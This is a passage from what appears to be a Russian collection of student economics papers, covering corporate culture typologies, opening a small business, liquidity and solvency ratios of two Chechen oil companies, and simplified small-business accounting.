3. Дедусенко М. Л., Прудникова М. О. Фискальное содержание налога на доходы физических лиц и факторы, влияющие на его поступление // Молодой ученый. 2014. №7.
4. Демченко З.А. Налог на доходы физических лиц в современной России: проблемы, поиски, решения // Современные тенденции развития науки и технологий. 2015. № 7–8.
5. Изотова О.И. Налог на доходы физических лиц как инструмент реализации социальной политики государства» / Экономика. Налоги. Право. 2016. №2.
6. Мулюкова Р.Р. Анализ реализации фискальной и социальной функций налогом на доходы физических лиц // В сборнике: Управление социально-экономическим развитием регионов: проблемы и пути их решения. Ответственный редактор Горохов А.А. Курск, 2013.

[49] Электронный ресурс. URL: http://www.consultant.ru/law/ref/mrot/2018/

УДК 331.103

Магомедова К.И.
студент 4 курса
кафедра «Экономика и менеджмент»
Северный (Арктический) федеральный
университет им. М.В. Ломоносова
научный руководитель: Лапочкина Л.В., к.э.н.
доцент
Россия, г. Северодвинск

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ТИПОВ КОРПОРАТИВНОЙ КУЛЬТУРЫ

Аннотация:

Статья посвящена типам корпоративной культуры. В статье описывается мнение двух авторов относительно существующих типов корпоративной культуры. Указаны характеристики каждого типа и их влияние на организацию. Проведена оценка общих и отличительных сторон.

Ключевые слова: корпоративный, культура, тип, анализ, сравнение, менеджмент.

Magomedov K.I.
student
4th year, Department of Economics and management»
Northern (Arctic) Federal University. M. V. Lomonosov
Russia, Severodvinsk
Supervisor: Lapochkina L.V.
Ph. D., associate Professor

COMPARATIVE ANALYSIS OF THE TYPES OF CORPORATE CULTURE

Annotation:

The article is devoted to the types of corporate culture. The article describes the opinion of two authors on the existing types of corporate culture. The characteristics of each type and their impact on the organization are specified. An assessment of common and distinctive features was made.

Keywords: corporate, culture, type, analysis, comparison, management.

Все компании, работающие на рынке, имеют свою систему ценностей. Одной из составляющих этой системы в организации является корпоративная культура. То, как менеджер строит и использует корпоративную культуру, имеет огромное значение для деятельности всей компании. Корпоративная культура оказывает влияние на отношение каждого работника ко всей компании в целом, ее сотрудникам, руководителю и клиентам.

Для каждой компании характерен свой тип корпоративной культуры в зависимости от политики компании, ее ценностей и других различных

параметров.

Так, Ф. Тромпенаарс выделяет следующие типы корпоративной культуры, представленные в таблице 1.

Таблица 1 – Типы корпоративных культур по Ф. Тромпенаарсу

Тип	Описание
Инкубатор	Корпоративная культура, которая ориентируется на достижения
Семья	Корпоративная культура, которая ориентируется на власть
Управляемая ракета	Корпоративная культура, которая в приоритет ставит цели и задачи
Эйфелева башня	Корпоративная культура, которая ориентирована на роли

Рассмотрим каждый тип подробнее. [1]

1. Инкубатор. Согласно концепции организация играет роль инкубатора, который обеспечивает необходимые условия для самосовершенствования человека. Целью инкубатора является создание свободы для каждого человека, обеспечение минимальных временных затрат на добычу средств существования. Инкубатор представляет собой небольшую группу единомышленников, которые получают удовольствие от процесса их творчества. Процесс принятия изменений в таком коллективе происходит быстро.

2. Семья. Руководитель в организации с таким типом культуры принимается за заботливого отца, который обладает большими полномочиями по сравнению с детьми. Организация такого типа уделяет внимание развитию личности, ценит личное впечатление о человеке, а не эмпирическое знание о нем. Ценятся личные беседы, внимание уделяется человеку, а не делу, которое он выполняет. Изменения в компании этого типа могут быть по причине смены политику, которую определяет руководство.

3. Управляемая ракета. Этот тип культуры ориентирован на достижение цели, задачи любой ценой. Все участники команды делают все, что от них зависит для достижения цели. Отношения между участниками группы создаются только на время выполнения проекта, особая привязанность между людьми отсутствует. Изменения в деятельности происходят мгновенно, люди не задерживаются долго на одной позиции.

4. Эйфелева башня. При данном типе культуры каждый уровень иерархии подчиняется вышестоящему уровню. Карьерный рост в таких компаниях основан на профессиональных знаниях, умениях и навыках. Возможность продвижения по службе обусловлена получением навыков, учебой. Люди в такой культуре воспринимаются как ресурсы, капитал. Все изменения это просто перестановка кадров и смена их ролей.

В отличие от Ф. Тромпенаарса социолог С. Хенди выделяет иные типы корпоративной культуры. Рассмотрим их ниже. [2]

1. Культура, основанная на власти. В центре структуры находится один источник власти, который контролирует все происходящее вокруг. Источником власти является лидер, который имеет право решающего голоса. Тип культуры подходит небольшим организациям, где власть распределяется на небольшое количество сотрудников. Организации с этим типом быстро реагируют на изменения и принимают решения.

2. Культура с акцентом на роль. Для данного типа культуры характерно принятие решений по правилам и инструкциям, а власть определяется ролевым положением в организационной структуре. Культура нацелена на стабильность, не резкие изменения.

3. Культура, ориентированная на задачу. В данном типе власть основана на компетенции сотрудника, а не на положении в иерархии. Цели всей организации ставятся выше индивидуальных целей, что помогает достигать наибольшей эффективности при использовании ресурсов и распределении работы между сотрудниками. Данный тип корпоративной культуры быстро и легко реагирует на происходящие изменения.

4. Культура с акцентом на личность. Все внимание здесь сосредоточено на личности и ее творческом развитии. Организация создается для достижения личных целей сотрудников, а сама организация лишь объединяет и координирует сотрудников. Отношения среди работников строятся на договоренности, а власть практически отсутствует.

Таким образом, видно, что хоть два автора по-разному именуют типы корпоративной культуры, они схожи между собой. Так, эйфелева башня Ф. Тромпенаарса похожа на культуру, основанную на власти, описанную С. Хенди, а инкубатор похож на культуру с акцентом на личность. Культура с акцентом на роль С. Хенди похожа на тип семья Ф. Тромпенаарса, а управляемая ракета похожа на культуру, ориентированную на задачу. Хоть выделенные типы и имеют некоторые различия между собой и свои особенности, но в целом они описывают одинаковые моменты жизнедеятельности организации.

Использованные источники:

1. Персикова Т.Н. Корпоративная культура: учебник / Т.Н. Персикова. – М.: Логос, 2011. – 288 с.
2. Баумгартен Л.В. Корпоративная культура и управление персоналом в туризме: теория и практика: Учеб. пособие.– М.: Вузовский учебник, ИНФРА-М, 2013. – 320 с.

УДК 334.021

Магомедова К.И.
студент 4 курса
кафедра «Экономика и менеджмент»
Северный (Арктический) федеральный
университет им. М.В. Ломоносова
научный руководитель: Пластинина В.Г., к.э.н.
доцент
Россия, г. Северодвинск

ОТКРЫТИЕ ПРЕДПРИЯТИЯ МАЛОГО БИЗНЕСА, ЕГО ПРЕИМУЩЕСТВА И НЕДОСТАТКИ

Аннотация:

Статья посвящена малому бизнесу. В статье рассмотрен алгоритм открытия предприятия малого бизнеса. Указаны основные преимущества и недостатки малого бизнеса как сегмента современной экономики. Проведен анализ будущего положения малого бизнеса в стране.

Ключевые слова: экономика, бизнес, малый, открытие, преимущества.

Magomedov K.I.
student
4th year, Department of Economics and management»
Northern (Arctic) Federal University. M. V. Lomonosov
Russia, Severodvinsk
Supervisor: Plastinina V.G.
Ph. D., associate Professor

OPENING SMALL BUSINESSES

Annotation:

The article is devoted to small business. The article describes the algorithm of opening a small business. The main advantages and disadvantages of small business as a segment of the modern economy are pointed. The analysis of the future situation of small business in the country is carried out.

Key words: economy, business, small, opening, advantages.

На данный момент развития экономики около половины всех людей, способных заниматься общественно-полезной деятельностью, занято в секторе малого бизнеса. Этот факт показывает важность этой части экономики.

Предприятие в малом бизнесе может быть открыто по следующему алгоритму, представленному на рисунке 1.




Рисунок 1. Алгоритм открытия малого бизнеса

Малый бизнес, как и любой другой сегмент, имеет свои преимущества и недостатки, которые приведены в таблице 1.

Таблица 1

Преимущества и недостатки малого бизнеса

Преимущества	Недостатки
Реализация в жизнь финансового плана	Большой процент поражений
Работа в сфере нововведений	Неимение управленческой практики
Подвластность крупного бизнеса малому	Недостаточное количество представителей от национальных меньшинств населения
Внедрение вновь созданных рабочих мест	
Вмешательство женщин в сферу малого предпринимательства	

Обратимся к преимуществам и недостаткам и рассмотрим их подробнее.

К преимуществам относят следующие факторы:

1. Реализация в жизнь финансового плана. Чаще всего владельцы малого бизнеса получают гораздо большую прибыль, чем представители крупных компаний. Последствием такого распределения прибыли является

получение инвесторами, которые вкладывают в крупный бизнес, меньшего объема прибыли, чем у инвесторов в малом бизнесе.

2. Работа в сфере нововведений. Владельцы компаний в сфере малого бизнеса склонны к новым идеям, что позволяет им создавать их запасы новой необычной продукции. В отличии от мелких организаций крупные корпорации редко осуществляют нововведения, поскольку они вынуждены добиваться высокого качества товаров таким образом, чтобы не повышать уровень цен достаточно резко.

3. Подвластность крупного бизнеса малому. Небольшие компании поставляют свою продукцию сектору крупного бизнеса, тем самым обеспечивая большие компании требуемыми им товарами, услугами, сырьем и материалами.

4. Внедрение вновь созданных рабочих мест. Возникновение новых рабочих мест обусловлено созданием организаций в сфере малого бизнеса, которым требуются квалифицированные кадры.

5. Вмешательство женщин в сферу малого предпринимательства. Хоть большая часть женщин предпочитает вести дела в сфере услуг, но в современной экономике женщины все чаще начинают открывать бизнес в «мужском» сегменте, к которым относятся тяжелая и легкая промышленности.

К недостаткам, напротив, относят следующие факторы:

1. Большой процент поражений. Легкость открытия маленькой компании не обеспечивает положительного исхода дела. Вместе со свободой, которая дается в процессе создания, приходит и череда неудач, который обусловлены отсутствием у руководителя необходимых знаний, умений и навыков.

2. Неимение управленческой практики. С ростом размеров предприятия возрастают и требования к управляющему, им приходится отвечать за вопросы отбора и найма персонала, организации работы сотрудников. Часто управляющие не справляются со свалившейся на них ответственностью и работой.

3. Недостаточное количество представителей от национальных меньшинств населения. Люди, принадлежащие национальным меньшинствам, не часто открывают собственное дело. Объем продаж и выручка у таких организаций значительно ниже, чем у людей коренной национальности.

Количество предприятий в сфере малого бизнеса с годами будет только увеличиваться. Примеры успешных бизнесменов будут все больше привлекать потенциальных владельцев будущих компаний.

Многие методы управления, товары и услуги будут устаревать в связи с усложнением экономики, приходом новых знаний, средств и стилей управления.

Государство и органы власти продолжат с большей активностью поощрять новые разработки, их внедрение и создание новых производств,

позволяющих выделять новые рабочие места. В скором времени, возможно, будут приняты законы, поощряющие риски и инновации на предприятиях малого бизнеса.

Помимо государства малый бизнес также поддерживают крупные компании, чей интерес обусловлен фирмами с высокими технологиями, обещающими быстрое развитие.

Малый бизнес, появившийся более 40 веков назад, сейчас все с большей частотой признаётся как созидательная сила экономики.

Малый бизнес находится в центре интересов современного общества, затрагивает жизнь всего населения. Что особенно важно, малое предпринимательство инициирует изобретательскую и инновационную деятельность: исследования показывают, что основные идеи и изобретения чаще поступают от малых, чем от крупных предприятий. Творчество малых предприятий будет способствовать распространению новых продукции и услуг для потребителей.

Малый бизнес процветает в тени крупного бизнеса. Как правило, малые производства являются более прибыльными, нежели крупные перерабатывающие компании. Все больше мужчин и женщин станут участвовать в малом бизнесе. И все они будут более подготовлены к работе главным образом благодаря лучшему образованию и широкой поддержке со стороны общества.

Использованные источники:

1. О развитии малого и среднего предпринимательства в Российской Федерации: Федер. закон [принят Гос. Думой 06.07.2007] // Совет Федерации РФ. 2017. Ст. 3-8.

2. Сирополис Н.К.Управление малым бизнесом. Руководство для предпринимателей. М.: Дело, 2015.– 672 с.

УДК 33

Маккаева Р.С.-А., к.э.н.
доцент
Таймазова А.А.
студент 4 курса
Институт экономики и финансов
ГБОУ ВО «Чеченский государственный университет»

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ФИНАНСОВОГО СОСТОЯНИЯ ПРЕДПРИЯТИЙ НЕФТЕДОБЫЧИ ЧЕЧЕНСКОЙ РЕСПУБЛИКИ

Аннотация: Статья посвящена сравнительному анализу финансового состояния предприятий нефтедобычи Чеченской Республики на примере АО «Чеченнефтехимпром» и ОАО «Грознефтегаз». Были рассчитаны и проанализированы основные показатели платежеспособности и ликвидности, характеризующие финансовое состояние предприятия, а также его финансовую устойчивость.

Ключевые слова: ликвидность, платежеспособность, анализ финансового состояния, финансовая устойчивость.

Makkaeva R.S.-A.
Taymazova A.A.

A COMPARATIVE ANALYSIS OF THE FINANCIAL CONDITION OF THE ENTERPRISES OF OIL PRODUCTION IN THE CHECHEN REPUBLIC

Abstract: The article is devoted to a comparative analysis of the financial condition of enterprises of the Chechen Republic on the example of public corporation «Chechenneftekhimprom» and «Groznefteqaz JSC» (public join-stock company).

Keywords: liquidity, solvency, financialanalysis, financial stability.

Финансовое состояние организации – это система показателей, которые характеризуют способность экономического субъекта вовремя отвечать по своим обязательствам и финансировать свою деятельность.

Различают следующие виды финансового состояния организации:

- устойчивое
- неустойчивое
- кризисное [1]

Платежеспособность и ликвидность – оба термина, которые относятся к понятию финансового состояния предприятия, но с некоторыми заметными различиями. Платежеспособность - это способность предприятия выполнять свои долгосрочные икраткосрочные финансовые обязательства за счет имеющихся у него денежных средств. Ликвидность – это способность предприятия выплачивать краткосрочные обязательства; термин также относится к способности компании быстро продавать активы, чтобы получить наличные денежные средства. Платежеспособная компания - это

компания, которой принадлежит больше, чем она должна; другими словами, она имеет положительную чистую стоимость.

Платежеспособность и ликвидность в равной степени важны для предприятия. Коэффициенты ликвидности, а также платежеспособности используются для измерения финансового состояния компании.

Коэффициенты ликвидности

• Коэффициент текущей ликвидности = Текущие активы / Текущие обязательства. Текущая ликвидность показывает способность компании погасить текущие обязательства (выплачивается в течение одного года) со своими текущими активами, такими как денежные средства, дебиторская задолженность. Чем выше соотношение, тем лучше положение ликвидности компании.

• Коэффициент быстрой ликвидности = (Оборотные активы - Запасы) / Текущие обязательства = (Денежные средства и эквиваленты + Рыночные ценные бумаги + Дебиторская задолженность) / Текущие обязательства

Коэффициент быстрой ликвидности измеряет способность компании выполнять свои краткосрочные обязательства с максимально ликвидными активами и, следовательно, исключает запасы из своих текущих активов. Он также известен как «коэффициент срочной ликвидности».

Коэффициенты платежеспособности

• Коэффициент соотношения собственного и заемного капитала = Заемный капитал / Собственный капитал

Этот коэффициент также называют «коэффициент финансового левериджа». Он дает обобщенную характеристику финансового состояния предприятия и отражает структуру капитала. Рост отношения заемного капитала к собственному (капиталу) означает увеличение зависимости предприятия от заемных средств.

• Коэффициент финансовой зависимости = Заемный капитал / Активы

Этот коэффициент количественно определяет процент активов компании, которые были профинансированы за счет краткосрочных и долгосрочных заемных средств. Более высокий коэффициент указывает на большую степень зависимости и, следовательно, финансовый риск .

Используя коэффициенты платежеспособности и ликвидности, проведем сравнительный анализ финансового состояния ОАО «Чеченнефтехимпром» и ОАО «Грознефтегаз».

Таблица 1 – Основные показатели платежеспособности и ликвидности ОАО «Грознефтегаз»

Показатель	2015	2016	2017	Норма
Коэффициент общей ликвидности	6,12	6,79	7,11	1,5 – 2,5
Коэффициент быстрой ликвидности	5,19	5,82	6,00	0,8 – 1

Коэффициент соотношения собственного и заемного капитала	0,146	0,153	0,163	Меньше 1
Коэффициент финансовой зависимости	0,097	0,104	0,110	0,6 – 0,7

Исходя из проведенного анализа следует, что ОАО «Грознефтегаз» имеет высокую степень ликвидности – 6 руб. оборотных активов на каждый рубль текущих обязательств. Как мы видим, к 2017 г. значение коэффициента увеличивается до 7 руб., т.е. растет текущая ликвидность. Однако слишком высокое значение данного коэффициента также свидетельствует о том, что в организации возможно происходит неправильное распределение финансов.

Рост коэффициента быстрой ликвидности означает рост платежеспособности организации, и наличие у него возможности погасить свои обязательства перед другими организациями с помощью быстрореализуемых (высоколиквидных) активов. В то же время, чрезмерный рост коэффициента быстрой ликвидности приводит к тому, что уровень рентабельности организации снижается. Это происходит потому, что накапливается большой запас денежных средств, не участвующих в производственно-хозяйственном процессе. В данном случае слишком высокое значение коэффициента быстрой ликвидности, свидетельствует о том, что у организации слишком большая дебиторская задолженность. В 2017 г. дебиторская задолженность организации превысила 2 млн. руб. Значение коэффициента также, как и сумма дебиторской задолженности, с каждым годом увеличивается.

Коэффициент соотношения собственного и заемного капитала находится в пределах нормативного значения и в 2017 г. составляет 0,163. Низкое значение данного коэффициента свидетельствует о финансовой устойчивости исследуемой организации. Анализ также показывает, что с 2015 по 2017 гг. значение коэффициента увеличивается, что означает усиление зависимости предприятия от кредиторов и постепенное снижение его устойчивости.

Коэффициент финансовой зависимости организации достаточно низкий, в 2015 г. он составляет 0,097. Это означает, что организация осторожна в плане привлечения заемных средств и свидетельствует об упущенных возможностях повысить рентабельность собственного капитала за счет использования эффекта финансового рычага. Рост данного показателя в динамике означает увеличение доли заемного капитала в финансировании деятельности предприятия.

Таким образом, можно сделать вывод о том, что финансовое состояние ОАО «Грознефтегаз» устойчивое. Однако организации следует принять меры по востребованию дебиторской задолженности, а также пересмотреть

финансовую политику организации в плане привлечения заемного капитала и рационального распределения имеющихся активов.

Таблица 2 – Основные показатели платежеспособности и ликвидности АО «Чеченнефтехимпром»

Показатель	2015	2016	2017	Норма
Коэффициент общей ликвидности	4,94	0,88	0,54	1,5 – 2,5
Коэффициент быстрой ликвидности	4,76	0,35	0,19	0,8 – 1
Коэффициент соотношения собственного и заемного капитала	0,10	0,18	0,18	Меньше 1
Коэффициент финансовой зависимости	0,11	0,17	0,23	0,6 – 0,7

В АО «Чеченнефтехимпром» по сравнению с ОАО «Грознефтегаз» значения показателей значительно ниже. Рассмотрим их более подробно. Коэффициент общей (текущей) ликвидности в 2015 г. составил 4,94, т.е. превысил нормативное значение. Однако к 2017 г. значение показателя упало до 0,54, что свидетельствует о высоком финансовом риске и низком уровне финансовой устойчивости. Сокращение коэффициента общей ликвидности может быть связано со значительными вложениями во внеоборотные активы, которые с течением времени увеличились, а также с ростом заемных средств в краткосрочной перспективе и финансировании за их счет деятельности предприятия.

Значение коэффициента быстрой ликвидности снижается к 2017 г. по сравнению с 2015 г. Низкий уровень данного коэффициента свидетельствует о возможном отказе в кредитовании либо получении кредитов под достаточно высокие проценты, а также о риске потери потенциальных инвесторов. Снижение значения коэффициента быстрой ликвидности означает снижение платежеспособности предприятия и уменьшении возможности расплачиваться по долговым обязательствам.

Значение коэффициента соотношения собственного и заемного капитала не превышает нормативы по данному коэффициенту. В 2017 г. значение коэффициента составляет 0,18 и свидетельствует об устойчивом положении предприятия, а также означает снижение эффективности деятельности предприятия. Увеличение значения показателя в динамике означает увеличение зависимости организации от заемных средств.

Коэффициент финансовой зависимости в отчетном году равен 0,23, это означает, что на 23% деятельность организации финансируется за счет заемного капитала. Низкое значение коэффициента финансовой зависимости говорит о том, что организация упускает возможность получить дополнительный доход.

Таким образом, можно сказать, что АО «Чеченнефтехимпром»

обладает низким уровнем платежеспособности и финансовой устойчивости, а также слабой зависимостью от заемного (привлеченного) капитала. Для увеличения финансовой устойчивости организации необходимо привлечь долгосрочный заемный капитал и снизить размер краткосрочной задолженности. Одной из проблем организации является низкий уровень денежных средств, т.е. высоколиквидных активов. Для увеличения суммы высоколиквидных активови получения дополнительного дохода анализируемой организации следует обратить внимание на осуществление краткосрочных финансовых вложений.

Подводя итоги, можно сделать следующие выводы. Для ОАО «Грознефтегаз» характерен нормальный уровень финансовой устойчивости и ликвидности организации, одновременно наблюдается низкий уровень рентабельности, вызванный увеличением дебиторской задолженности в динамике. В АО «Чеченнефтехимпром» обратная ситуация. Данная организация характеризуется низким уровнем финансовой устойчивости и рентабельности, что может быть вызвано приростом активов, приобретенных в долг, уменьшение суммы денежных средств отрицательным значением по статье «Нераспределенная прибыль (непокрытый убыток)».

Использованные источники:

1. Г. В. Савицкая. Анализ хозяйственной деятельности предприятия: учебник / Г. В. Савицкая. – 6-е изд., испр. и доп. – М.: ИНФРА-М, 2017. – 383 с.

УДК 33

Маккаева Р.С.-А., к.э.н.
доцент
Институт экономики и финансов
Гериханова Л.М.
студент магистратуры
Закриев Д.И.
студент магистратуры
ГБОУ ВО «Чеченский государственный университет»

ОСОБЕННОСТИ ФОРМИРОВАНИЯ БУХГАЛТЕРСКОЙ ФИНАНСОВОЙ ОТЧЕТНОСТИ В ОРГАНИЗАЦИИ

Аннотация: статья посвящена особенностям формирования упрощенной системы бухгалтерского учета малых предприятий. В статье рассмотрены основные нормативные документы, регулирующие организацию системы бухгалтерского учета на малых предприятиях, а также методика формирования финансовой отчетности на предприятиях малого бизнеса.

Ключевые слова: бухгалтерская отчетность, бухгалтерский баланс, отчет о финансовых результатах, налога на добавленную стоимость, активы, пассивы.

Makkaeva R.S.-A.
Gerihanova L.M.
Zakriev D.I.

DIE BESONDERHEITEN DER BUCHHALTUNG JAHRESABSCHLUSS DER ORGANISATION

Abstract: der Artikel widmet sich den Besonderheiten der Bildung von einem vereinfachten Rechnungswesen-System für kleine Unternehmen. Der Artikel beschreibt die Regelungen für die Organisation des Rechnungswesens für Kleinunternehmen sowie die Methoden der Rechnungslegung für kleine Unternehmen zu bilden.

Keywords: Buchungsposten, Bilanz, Erfolgsrechnung, Mehrwert Steuer, Vermögen, Schulden.

Согласно Федеральному закону «О развитии малого и среднего предпринимательства в Российской Федерации» для субъектов малого бизнеса предусматривается возможность применения упрощенной системы ведения бухгалтерского учета. Предприятия, признаваемые субъектами малого бизнеса, могут составлять бухгалтерскую отчетность в сокращенном объеме. Так, они могут не включать отчеты об изменении капитала и о движении денежных средств в бухгалтерскую отчетность, если не являются эмитентами публично размещаемых ценных бумаг.

Согласно приказу от 2 июля 2010 г. №66н «О формах бухгалтерской отчетности организаций» юридические лица, применяющие упрощенные

способы ведения бухгалтерского учета, формируя отчетность, в бухгалтерский баланс, отчет о финансовых результатах и отчет о целевом использовании средств могут включать показатели только по группам статей, без детализации показателей по статьям, а в приложениях к балансу и отчету о финансовых результатах раскрывать только наиболее важную информацию, без знания которой становится невозможной оценка финансового положения организации и результатов её деятельности [1].

Общество с ограниченной ответственностью «СКИПЭ», являясь субъектом малого бизнеса, применяет упрощенную систему ведения бухгалтерского учета и составления отчетности. Внутренняя промежуточная бухгалтерская отчетность составляется на предприятии ежемесячно, а раз в год — итоговая, с годовым балансом. Перед составлением годового баланса обязательно проводится инвентаризация имущества и обязательств в соответствии с ч. 3 ст. 11 Закона от 6 декабря 2011 г. №402-ФЗ [2].

Бухгалтерская отчетность анализируемой организации за исследуемые годы включала в себя бухгалтерский баланс и отчет о финансовых результатах. Формы бухгалтерского баланса и отчета о финансовых результатах ООО «СКИПЭ» за 2013—2015 гг. отличались от упрощенных форм, утвержденных законодательством, и были более расширенными по статьям баланса и показателям отчета о финансовых результатах. Однако в 2016 г. организация перешла на упрощенные формы бухгалтерского баланса и отчета о финансовых результатах, утвержденные и рекомендованные приказом Министерства Финансов, и стала применять показатели по группам статей, без детализации. Так, перечень статей актива в бухгалтерском балансе за 2016 г. полностью соответствует рекомендованным. Переход на утвержденную форму можно охарактеризовать положительно, так как в результате снизилось количество незаполненных статей активов.

Активы ООО «СКИПЭ» представлены только двумя статьями — денежными средствами и денежными эквивалентами, финансовыми и другими оборотными активами. Значение статьи «денежные средства и денежные эквиваленты» определяется суммой остатков по счетам 50 «Касса» и 51 «Расчетные счета». Согласно учетной политики организации счет 51 используется для учета всех денежных средств в банках, то есть применяется вместо счетов 51, 52, 55 и 57. Строка «Финансовые и другие оборотные активы» является отражением информации совместно о краткосрочных финансовых вложениях, НДС по приобретенным ценностям и дебиторской задолженности. Сумма налога на добавленную стоимость по приобретенным ценностям указывается равной значению сальдо по счету 19 «НДС по приобретенным ценностям». Для указания суммы дебиторской задолженности берутся дебетовые остатки по счету 76 «Расчеты с разными кредиторами и дебиторами», который, согласно утвержденной учетной политике, служит для обобщения информации о дебиторской и кредиторской задолженности (вместо счетов 62, 71, 73, 75, 76 и 79).

Обычно краткосрочные финансовые вложения организации определяются выбором краткосрочных сумм (со сроком погашения менее 12 месяцев) на счетах 55 «Специальные счета в банках» (в отношении депозитов), 58 «Финансовые вложения» и 73 «Расчеты с персоналом по прочим операциям» (по займам, выданным сотрудникам организации), которые уменьшают на сумму резервов по краткосрочным финансовым вложениям (счет 59 «Резервы под обесценение финансовых вложений»). Однако исследуемый субъект ООО «СКИПЭ» не имеет краткосрочных финансовых вложений, поэтому расчет данной статьи в составе строки финансовых и других оборотных активов не производится.

Несмотря на то, что в настоящее время исследуемое предприятие не владеет основными средствами и материально-производственными запасами в связи со спецификой деятельности — оказанием преимущественно услуг, в учетной политике прописаны принятые правила учета данных активов. Так, в случае приобретения или создания объекта стоимостью более 40 000 р., предназначенного для использования в уставной деятельности организации или для управленческих нужд в течение длительного времени (свыше 12 месяцев), и не предназначенного для последующей перепродажи, объект будет принят к учету в качестве основного средства.

Согласно утвержденной организацией учетной политике первоначальной стоимостью основного средства будет цена его приобретения с учетом затрат на монтаж либо стоимость договора на создание объекта, в случае сооружения основного средства. При этом все другие затраты, связанные с приобретением и сооружением объекта основных средств, будут включаться организацией — субъектом малого бизнеса — в состав расходов по обычным видам деятельности по мере возникновения в том периоде, в котором они будут понесены. Такая особенность отнесения дополнительных затрат по созданию или приобретению объекта основных средств непосредственно в расходы без погашения стоимости посредством начисления амортизации предусмотрена для малых предприятий п. 8.1 ПБУ 6/01. В соответствии с принятой учетной политикой в ООО «СКИПЭ» амортизация по всем объектам основных средств начисляется линейным способом, переоценка основных средств не производится.

Если исследуемое общество с ограниченной ответственностью «СКИПЭ» в дальнейшем приобретет производственные запасы, то все они, согласно учетной политике, будут отражаться на счете 10 «Материалы». Этот счет будет служить для обобщения информации на счетах 07 «Оборудование к установке», 10 «Материалы», 11 «Животные на выращивании и откорме». Все приобретаемые материально-производственные запасы будут отражаться в учете по ценам их приобретения у поставщиков без использования счета 16 «Отклонения в стоимости материальных ценностей».

Далее рассмотрим пассив бухгалтерского баланса, анализируемого

ООО «СКИПЭ». Несмотря на то, что структура пассивного раздела баланса приближена к рекомендованной для предприятий с упрощенной системой ведения бухгалтерского учета форме, исследуемая организация дополнительно включила две строки «Целевые средства» и «Фонд недвижимого и особо ценного движимого имущества и иные целевые фонды». При этом данные статьи пассива оставались незаполненными на протяжении всего анализируемого периода с 2013 г. по 2016 г.

Структура пассива исследуемой организации представлена двумя статьями: капиталом и резервами, кредиторской задолженностью. В связи с применением сокращенной формы баланса субъектами малого предпринимательства по статье «Капитал и резервы» учитываются сводные сведения об уставном, добавочном и резервном капиталах, выкупленных собственных акциях, данные о переоценке имущества и о нераспределенной прибыли. ООО «СКИПЭ» по статье «Капитал и резервы» объединяет данные уставного, резервного и добавочного капиталов, а также нераспределенной прибыли. Для определения значения показателя берется сальдо счета 80 «Уставный капитал», который согласно учетной политике, принятой организацией, применяется вместо счетов 80 «Уставный капитал», 82 «Резервный капитал», 83 «Добавочный капитал», а также сальдо по счету 84 «Нераспределенная прибыль (непокрытый убыток)». При составлении промежуточной отчетности для указания нераспределенной прибыли (непокрытого убытка) складываются два остатка: по счету 84 «Нераспределенная прибыль (непокрытый убыток)» финансовый результат предшествующих лет и по счету 99 «Прибыли и убытки» финансовый результат текущего периода отчетного года. При этом сумма может формироваться как путем сложения, так и путем вычитания.

Кредиторская задолженность в пассиве характеризует долги общества к уплате. Данная задолженность возникает, когда от поставщика получены товары (работы, услуги), а денежные средства за них еще не выплачены, или если от покупателей получен аванс, а товары (работы, услуги) еще не реализованы. Кроме этого кредиторская задолженность включает в себя суммы задолженности по уплате налогов и сборов в бюджет, страховых взносов, по выплате заработной платы и других платежей работникам организации.

